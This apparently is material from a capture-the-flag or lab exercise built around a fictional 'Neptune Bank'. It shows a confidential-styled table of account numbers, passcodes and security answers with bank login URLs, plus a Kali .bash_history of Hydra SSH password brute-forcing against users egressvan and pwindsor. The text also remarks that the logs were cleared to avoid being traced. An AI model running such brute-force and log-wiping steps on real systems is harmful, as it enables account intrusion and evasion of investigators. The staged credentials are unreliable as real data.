
Neptune Bank Master Codes

Confidential

Online Banking

Account	Number	UserID	Passcode	Security Q	Security A	URL
Federal Reserve	4561 3546 3900 1869	Complete number	Lunchwith@#\$%^&	What was the name of the hospital where you were born?	Marie Curie	https://secure.bankofamerica.com/login/sign-in/signOnV2Screen.go
				Who is your childhood sports hero?	Albert Einstein	
				What time of the day were you born? (hh:mm)	14:57	
Master Vault	4700 6578 4567 4500	Last 8 digits	@ttneti0nseeker	Who was your childhood hero?	Socrates&Posidon	https://jpmorgan.chase.com
				What's the oddest security question you've been asked?	Dumb_dumb	
				What was the first concert you attended?	WawaNeverending	
Gold Reserve	4678 5678 3456 0213	Complete number	Operiod&d0wn	How would you characterize your first driver's license photo?	Unremarkable	https://bank.barclays.co.uk/olb/auth/login/loginAppContainer.do#/identification
				What's the last American-made appliance you bought?	Neverland	
				What was the birthday of your spouse great-grandmother?	05/10/1900	
NY Stock Exchange	4201 3467 9345 1101	Complete number	Up&D0wn&Jum p	OTP Token	OTP	https://www.atlabank.com/personal_online_banking.php

.bash-history file contains the logs of commands executed on kali terminal to access egressvan and pwindsor profiles.



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a toolbar with icons for file operations like copy, paste, and save. Below the toolbar is a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". The main area of the terminal displays a numbered list of commands from a .bash_history file. The commands include directory navigation (cd), listing files (ls), and executing tools like Hydra against targets such as egressvan and pwindsor. Some lines show the use of wordlists (e.g., topWordlist.pwd) and specific ports (e.g., ssh://192.168.171.15).

```
1 ls
2 cd compliance
3 ls
4 ls -a
5 cd .master
6 ls
7 cd ..
8 logout
9 ls
10 cd compliance
11 ls
12 cd neptune-operations/
13 cd neptune-operations/
14 ls
15 mkdir .master
16 ls -a
17 cd .master
18 ls -a
19 logout
20 cd ..
21 ls
22 cd pwindsor/
23 ls -a
24 cd statements/
25 ls -a
26 cd .jb0nd/
27 ls -a
28 more 0007_XXX.txt
29 bye
30 logout
31 ls -la
32 logout
33 hydra
34 hydra -l egressvan -P /home/kali/Desktop/topWordlist.pwd
35 hydra -l egressvan -P /home/kali/Desktop/topWordlist.pwd ssh://192.168.171.15
36 hydra
37 hydra -l egressvan -P /home/kali/Desktop/topWordlist.pwd ssh://192.168.171.15
38 hydra -l pwindsor -P /home/kali/Desktop/topWordlist.pwd ssh://192.168.171.15
39 hydra -l pwindsor -P /home/kali/Desktop/topWordlist.pwd ssh://192.168.171.15
```

These logs are cleared to prevent from getting tracked back.